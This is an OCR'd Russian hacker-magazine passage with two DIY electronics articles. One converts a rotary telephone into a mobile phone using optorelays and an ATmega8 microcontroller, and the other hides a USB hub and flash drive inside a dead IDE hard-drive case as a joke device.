Когда пойдешь покупать оптроны, можешь взять любое маломощное твердотельное реле. Например, я сделал на CPC1035N. Другой вариант — отыщи уже знакомые тебе по статьям оптореле KAQY210 или KAQY214. Правда, эти оптореле стоят подороже, чем CPC1035N, а их нужно целых 13 штук. Но зато к ним не надо припаивать кусочки проволоки, чтобы впаять их на DIP-место.
Чтобы добраться до контактных пластинок, тебе потребуется аккуратно оторвать прозрачную пленку с пластинками. Если планируешь вернуть телефону прежнюю жизнь, то сохрани ее где-нибудь в укромном месте. Я налепил ее на заднюю стенку крышки аккумулятора, чтобы не потерялась.
Теперь хватай мультиметр, включай его в режим тестера-пищалки и начинай прозванивать клавиатурную матрицу. Дело в том, что клавиши сгруппированы по несколько штук, а значит, необязательно от каждой тащить до оптореле по два провода. Достаточно одного общего и нескольких центральных — это резко сокращает число проводков.



Готовая плата в сборе. Ряды CPC1035 и Mega8 на заднем плане



Обрати внимание на перемычку и резистор для RESET'а — он запаян под панелькой!

У моей «моторолы» общий вывод был для клавиш 3-6-9, 1-4-7, 0-8-5-2. Впрочем, если ты не хочешь заморачиваться, то тупо припаивай к каждой кнопке по два проводка и тащи их к замыкающим выводам оптрона. Чтобы не запутаться, сразу же подпиши на бумажке, какой проводок у тебя к чему идет и какая релюшка к какой ножке процессора подпаяна. А в программе, в разделе define.asm, расставь по портам, так как тебе нужно.

⊠ ПОДКЛЮЧАЕМСЯ К ТЕЛУ

Разогревай паяльник и зачищай проводки. Тебе потребуется паяльник с тонким жалом, поэтому старое дедушкино стоваттное лудило спрячь обратно под ванну. Раз уж начал баловаться радиоэлектроникой, то обзаведись радиомонтажным паяльником на 25-40 ватт. Смажь каждую контактную пластинку небольшим количеством флюса и, взяв на кончик жала небольшую каплю припоя, припаивай проводки. Паяться будет плохо, предупреждаю сразу. Причин тут две: во-первых, позолоченное покрытие кнопок очень стремно паяется, а во-вторых, под кнопками располагается сплошной медный слой. В сотовом телефоне он служит экраном, защищая начинку от помех извне. При пайке эта мощная медная прослойка будет очень быстро оттягивать на себя тепло, охлаждая спай. Лучшая технология пайки таких проблемных устройств — все заранее подготовить, нанести флюс, подставить проводок, а потом одним хорошим касанием пришпандорить соплей припоя. Главное, следи, чтобы не спаялись вместе соседние площадки — земля и сигнальная, иначе кнопка будет вечно нажатой. После пайки возьми кисточку и спиртом или ацетоном смой остатки флюса с кнопок.
Вывел проводки от кнопок? Отлично, обрежь их на длину сантиметров в десять. Больше не надо, чревато помехами. Меньше — можно, но припаивать их на плату будет неудобно.

⊠ ПРОДУМЫВАЕМ БЛОК СВЯЗИ


Отлично, провода мы вывели. Дело за малым — подключить их к схеме управления и запрограммировать контроллер.
Блок связи должен представлять собой простейшую схему, где мы будем микроконтроллером подсчитывать набранные цифры, а потом нажимать через оптроны на кнопки сотового телефона. В качестве контроллера я взял то, что под руку попалось — ATmega8 в DIP-корпусе. Так как исходники я не зажимаю, то ты сможешь легко переделать программу под любой другой микроконтроллер на ядре AVR.
Итак, смотри на схему и следуй за мыслью.
Для начала лепим контроллер. Сам по себе он работать не будет, поэтому к нему надо подвести питание: плюс пять вольт и минус — он же земля или корпус. Не путай землю контроллера с землей сотового телефона! Они разделены между собой. Чтобы контроллер нормально запустился, нужно его вход RESET подтянуть через резистор к +5 вольтам.
Микроконтроллер будет зажигать светодиоды в оптических развязках, поэтому подключаем их катодами на минус, а анод, через резистор, заводим прямо на ножки порта.
О пришедшем звонке можно узнать по излюбленной мной технологии — повесить на вибрnăsc звонок оптрон, который замкнет контакт при входящем звонке. Логику работы реально сделать такой, что после звонка схема тут же переходит на сканирование контакта снятия трубки. Как только мы снимаем трубу — жмет на принятие вызова.
Хочу обратить внимание на блокировочные конденсаторы на всех контактах. Это обычные керамические кондеры на 33 нанофарады. Их предназначение — гасить наводки. Любой провод это, по сути, антенна, на которую наводятся из окружающего радиоэфира разные хаотичные колебания. Чем длиннее провод, тем сильней он ловит мусор. Искра, зазвонившая рядом мобила, электромагнитные колебания от мощного трансформатора или электромагнитная волна могут навести в проводе небольшое напряжение. А контроллер — он же чувствительный и быстрый, он этот всплеск воспримет как полезный сигнал. Таким образом, из-за случайной наводки может произойти эффект поднятия трубки или приема звонка. У нас же все критические шумы погасятся через конденсатор.

⊠ ПЕЧАТНАЯ ПЛАТА

Из-за моей нелюбви к бомжовым макетным платам тебе придется сразу изучать профессиональный подход и делать печатную плату. Надеюсь, ты уже изучил и освоил метод Лазерного утюга, aka ЛУТ? Если нет, то на диске тебя ждет статья с ликбезом, ее же сможешь найти на моем сайте. На крайний случай, если ты фанат Ктулху, то можешь сделать все на макетной плате, благо схема несложная. Не потребуется даже включать мозг — соединяй все проводками, как нарисовано, и будет тебе счастье. Рисунок печатной платы и программу для просмотра ты найдешь на диске.

⊠ УПРАВЛЯЮЩАЯ ПРОГРАММА

Раз мы применили контроллер, то нужна будет прошивка, куда же без нее. Исходный код ты найдешь на диске. Она снабжена подробнейшими комментариями, а значит, тебе будет нетрудно в ней разобраться (по крайней мере, я на это надеюсь).
Опишу общий алгоритм работы. Итак, в начальном положении, после включения питания, схема ждет поднятия трубки (как начала звонка), попутно проверяя реле на входящий звонок. Просто сканируем контакт на замыкание. Как только замкнулся — все внимание на диск и считаем импульсы на контакте «А». Начало счета импульсов определяем по замыканию контакта «Б», конец — по его размыканию. При этом надо не забывать отслеживать состояние контактора телефонной трубки (ведь мы всегда можем ее положить, так и не набрав номер до конца).
Сосчитав импульсы, мы нажимаем соответствующую кнопку на телефоне. Обрати внимание, что тут есть дополнительная задержка на дребезг



Выбрасываем все лишнее из телефона. Хорошо виден контакт снятия трубки

контактов. Дело в том, что контакт замыкается не мгновенно. В течение считанных микросекунд он как бы прыгает под действием сил упругости. Но контроллер-то быстрый, поэтому одно, с виду четкое, срабатывание может засчитать за десяток. Избежать этого можно при помощи небольшой задержки, которая переждет дребезжание и лишь потом перейдет к следующему подсчету. Во время разговора мы мониторим лишь контакт трубки. Как только трубку положили, коротко нажимаем на «сброс».

Если пришел вызов, то замкнется оптрон, питающийся от сигнала с вибромотора. Схема будет отслеживать поднятие трубки, после чего нажмет на «прием звонка». Очень просто: обычный конечный автомат и никаких премудростей!

☒ КОМПИЛЯЦИЯ И ПРОШИВКА

Компилируется все в AVR Studio. Проект разбит на несколько кусков — инициализация, вектора прерываний, определения, макросы и, собственно, главная программа. Не забудь подключить их все. На выходе, в той же папке где и исходник, тебя будет ждать hex-файл, который можно сразу прошить в контроллер. Скомпиленный вариант ты также можешь найти на диске. О том, как прошить микроконтроллер, уже не раз упоминалось на страницах][. Да и на сайте http://easyelectronics.ru, в рубрике «AVR. Учебный курс» я расписал, как это сделать.

☒ ВЫВОДИМ ЗВУК НАРУЖУ

Тут тоже есть два пути — легкий и сложный. Легкий — это купить самую дешевую проводную гарнитуру и распотрошить ее, выведя на микрофон и динамик трубки телефона. Разумеется, допотопный угольный микрофон и совковый динамик придется выкинуть и заменить на детали от гарнитуры, приклеив их двусторонним скотчем или приладив клеящим пистолетом. Но у меня не оказалось гарнитуры, а покупать было совершенно западло, да и громкость ее мало меня устраивала, поэтому я решил вывести микрофон и динамик с сотового телефона. Благо, они там даже не припаяны — во всех мобилах, какие видел, эти две детали просто вынимаются, обнажая контакты. Вот к ним-то мы и припаяемся. А дальше все легко — провода сажаешь на провод, уходящий в трубку, и там припаиваешь оригинальные микрофон с динамиком, также приклеивая их к корпусу. Еще неплохо бы соблюдать полярность, то есть: какой провод отрезал, с тем же концом он и должен соединиться после прохождения шнура до трубки.

Если у тебя в телефонную трубку уходит всего три жилы, то придется менять провод на четырехжильный. Непременно круглого сечения — черный и страшный, можно в тканевой оболочке. Если же хочешь оставить провод пружинкой, то придется потрошить гарнитуру по первому способу — в гарнитуре используются три жилы.

☒ КОРМИМ ВКУСНО

В качестве +5 вольт можешь заюзать обычную батарейку или блок никель-металлогидридных аккумуляторов. Купи батарейную кассету на четыре батареи; если туда засунуть четыре аккумулятора по 1.2 вольта каждый, то они как раз дадут почти 5 вольт. Если собираешься юзать обычные батарейки, то возьми кассету на три батареи, так как у обычной






Схема девайса


Система в сборе, осталось только засунуть в корпус


Готовая печатная плата

батарейки напряжение выше, чем у пальчикового аккума. Микроконтроллер потребляет примерно 3 миллиампера, что даст более месяца непрерывной работы в активном режиме, а если применить в контроллере режим энергосбережения, то срок действия продляется на годы. Блок батарей закрепи внутри на клей или двусторонний скотч, чтобы не болтался (места внутри телефона навалом).

Разумеется, мобилу нужно иногда заряжать. В обычном режиме — раз в несколько дней, в зависимости от модели. Поскольку экранчик скрыт внутри, то уровень заряда ты не увидишь. Определяйся по интуиции — впрочем, тебе никто не мешает сделать небольшое смотровое окно, через которое будет видно мобильный телефон. Главное, сделать это незаметно, можно, например, прорезать в дне, чтобы не портить антуражную вещь. Также следует предусмотреть подключение извне зарядного устройства. Самый простой вариант — сделать дырку в корпусе, а сам телефон закрепить так, чтобы можно было без проблем подключить провод. Если хочешь сделать все скрытно и красиво, то обрежь штекер от зарядника и втыкай его в телефон. Обрезанный шнур штекера припаивай к любому удобному тебе разъему и выводи наружу. К проводу, который идет непосредственно к трансформатору, припаивай ответную часть разъема. Получается незаметно и аккуратно. На случай, если мобила все же сядет и отрубится, надо вывести куда-нибудь кнопку, параллельную кнопке Power, чтобы можно было врубить ее без проблем, не вскрывая корпус. Собственно, можешь считать, что девайс у тебя готов.

ВЗРЫВАЕМ МОЗГ ОКРУЖАЮЩИМ

Дальше начинаем форменный прикол. Вламываемся в гортранс и посреди пути, достав агрегат из сумки и поставив его на колени, начинаем накручивать диск, считывая номерок из винтажной записной книжки с кожаным переплетом. Выглядит просто потрясно — народ тихо фигеет, не понимая, что это было. Репутацию городского сумасшедшего заработаешь сразу. А если транспорт относительно тихий, вроде маршрутки стоящей в пробке, то окружающим будет слышен отголосок разговора твоего собеседника. И тут уже они засомневаются в своей адекватности. Для пущего угара, можешь поставить на звонок мелодию из серии «old phone». Тогда будет вообще натуралистично.

А потом, вдоволь наигравшись, можешь задарить девайс кому-нибудь в качестве прикольного и оригинального подарка. Либо бабушке в деревню, на всякий пожарный. Это будет проще, чем обучить ее пользоваться сотовым телефоном. Да и тяжело старикам пользоваться современными крошечными мобилками, с их-то зрением и не слушающимися руками.

АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /



ВЗРЫВАТЕЛЬ МОЗГА

КАК СДЕЛАТЬ USB-FLASH ДИСК ДЛЯ НАСТОЯЩЕГО ИЗВРАЩЕНЦА

Ввалился я как-то раз к другу в гости — надо было слить парочку фильмов. Достаю привычным движением из широких штанин свой боевой винт, а тут засада — у меня-то все винты по старинке IDE-шные, а он уже давно использует SATA. Я сделал вид, что расстроился, а сам, между делом, полез в рюкзак и достал оттуда огрызок USB-шнурка...

СКАЗОЧНИК


Рассказывая корефану байку, что, дескать, на самом деле все винты имеют встроенный USB-интерфейс, используемый в процессе производства для наладки, я, тем временем, припаял своим газовым паяльником маленькие крокодильчики к торчащим из USB-разъема проводам. Подцепил крокодильчики к штырькам джамперов IDE-винта и воткнул в него шнур питания. Шпиндель раскрутился, а я, отодвинув своей массивной тушей обалделого приятеля, недрогнувшей рукой вогнал в USB-порт разъем. Каково же было изумление чувака, когда винт тут же нашелся, прописавшись в системе, как USB Flash Drive. Я слил себе фильм и подорвался домой, оставив перца в жестоких думах о вечном.


СЕКРЕТ

Что поделать, каюсь: склонен я порой к дешевым эффектам. Вот и тут технологическая революция из серии «А мужики-то не знают» оказалась чистой воды подставой. Все было куда прозаичней — просто на днях сдох мой винт на тридцать гектар, служивший мне верой и правдой много лет. Вот я и решил вернуть боевого товарища к жизни, сделав заодно трешевый девайс. Нет, я не стал в попытках реанимировать морально устаревшую железку тащить его к маньякам-восстановителям на комплекс PC3000. Я просто выкинул из него все потроха, нафаршировав взамен обычным флешем. Так что, теперь ему и удары не страшны :).

ДЕЛАЕМ ФЛЕШКУ В СТИЛЕ ТЕХНО-ТРЕШ

Для начала возьми любой дохлый винт. Крайне желательно, чтобы это была модель с двумя-тремя блинами, так как в тонких винтах очень мало места. Мне не повезло, у меня на разделку пошел Maxtor Fireball 3, и что-либо запихать в его плоский корпус было чертовски тяжело!
Винт нужно аккуратно вскрыть, стараясь не повредить внешний вид (выглядеть он должен естественно — без следов вторжения). Если


Разделанная флешка


Потрошим USB-Hub

там есть какие-то наклейки, мешающие вскрытию, то отрывай их без жалости, а липкие следы смой спиртом или ацетоном, словно так и было. Для вскрытия винта тебе, скорей всего, потребуются отвертки звездочкой или шестигранники — смотря, как повезет. Обзаведись подобным инструментом заранее — рано или поздно все равно пригодится, а запас, как известно, карман не тянет.

Из гермозоны винта вывинти и выкинь все, что сможешь, а также сними блины со шпинделя. Сам шпиндель не трогай, пускай крутится для виду. Еще потребуется проковырять дырку из гермозоны, ведущую под плату контроллера головки. Обычно там есть какой-нибудь воздушный фильтр, так что остается только его вытащить. Приготовления корпуса закончены, осталось сварганить электронику.


⊠ ГОТОВИМ ФАРШ


Бери любой USB-хаб, он же USB-разветвитель, и недрогнувшей рукою вскрой ему внутренности. Я взял для своих целей самый дешевый разветвитель, какой смог найти, какой-то Gembrid, купленный в ближайшем компповом лабазе за пятьдесят рублей. Жуткий китаец в скрипучем корпусе и с неряшливого вида печатной платой. Для наших грязных целей подойдет как нельзя кстати, а если ненароком сдохнет, то и не жалко. Прикинув, как я буду пихать эту крестовину внутрь винта, я приуныл — места мало, а она здоровая. Хотя, если отпаять нафиг все разъемы, то получится очень даже ничего.


Чтобы отпаять разъем, воспользуйся демонтажной оплеткой. Это такая медная мочалка, — продается в радиомагазинах. Если купить не удастся, то не беда. Возьми кусок телевизионного кабеля и вытащи из него медную оплетку, либо сверни в несколько слоев многожильный медный провод, предварительно очищенный от изоляции.


Оплетку нужно как следует смочить флюсом: рекомендую использовать или ЛТИ-120, или толченую канифоль, растворенную в спирте. Потом накладываешь эту мочалку на контакт и прижимаешь сверху паяльни-


Выпаивание разъемов с помощью демонтажной оплетки




USB-FlashHDD антигламурный вариант!


Заряженная мышь


Подключение колодки к штырькам джампера


Припаиваем провода к колодке. Обрати внимание на порезанные дорожки на плате

ком. Припой плавится и тут же впитывается в оплетку, оставляя после себя чистую контактную площадку. С первого раза может не получиться, поэтому тренируйся. Когда оплетка пропитается полностью, откусывай этот конец и продолжай чистой мочалкой.

После отпайки разъемов плата хаба становится заметно меньше и ее можно без труда запихать внутрь винта.

Теперь бери флешку. Чем она меньше по габаритам, тем удобнее; идеально подойдут те, у которых кристалл памяти целиком помещается в разъем. У меня флешка оказалась древняя, со здоровенной платой. Прикинув место внутри винта, я понял, что без труда ее туда упихиваю вместе с хабом. Осталась только одна проблема — разъем на флешке напаян поверхностным монтажом, и такой оплеткой его уже не отпаяешь. Нужен термофен, который я, как назло, дал другану поюзать. Но ничего, выход есть! Можно просто разломать корпус разъема и припаяться к контактам напрямую или использовать отпаянный от хаба разъем. Ломать флешку мне было жалко, поэтому я поступил хитрее. Взяв родную колодку с разветвителя, я зеркально припаял ее с обратной стороны платы, убив сразу двух зайцев. Во-первых, я оставил нетронутым конструкцию флеш-диска. В расход пошел только грошовый USB-хаб. Во-вторых, я вдвое сократил длину конструкции flash-hub — теперь плата флешки стала располагаться параллельно плате хаба. Если насовать в хаб несколько флешек, то у тебя будут уже логические диски :). И вся эта байда отлично запихалась в чрево винта! Обмотай все изолентой, чтобы не болталось и не замкнуло ничего ненужного. Затем завинчивай крышку, не забыв вывести провода из гермозоны через какое-нибудь отверстие. Главное, чтобы их было не видно из-под платы снаружи.

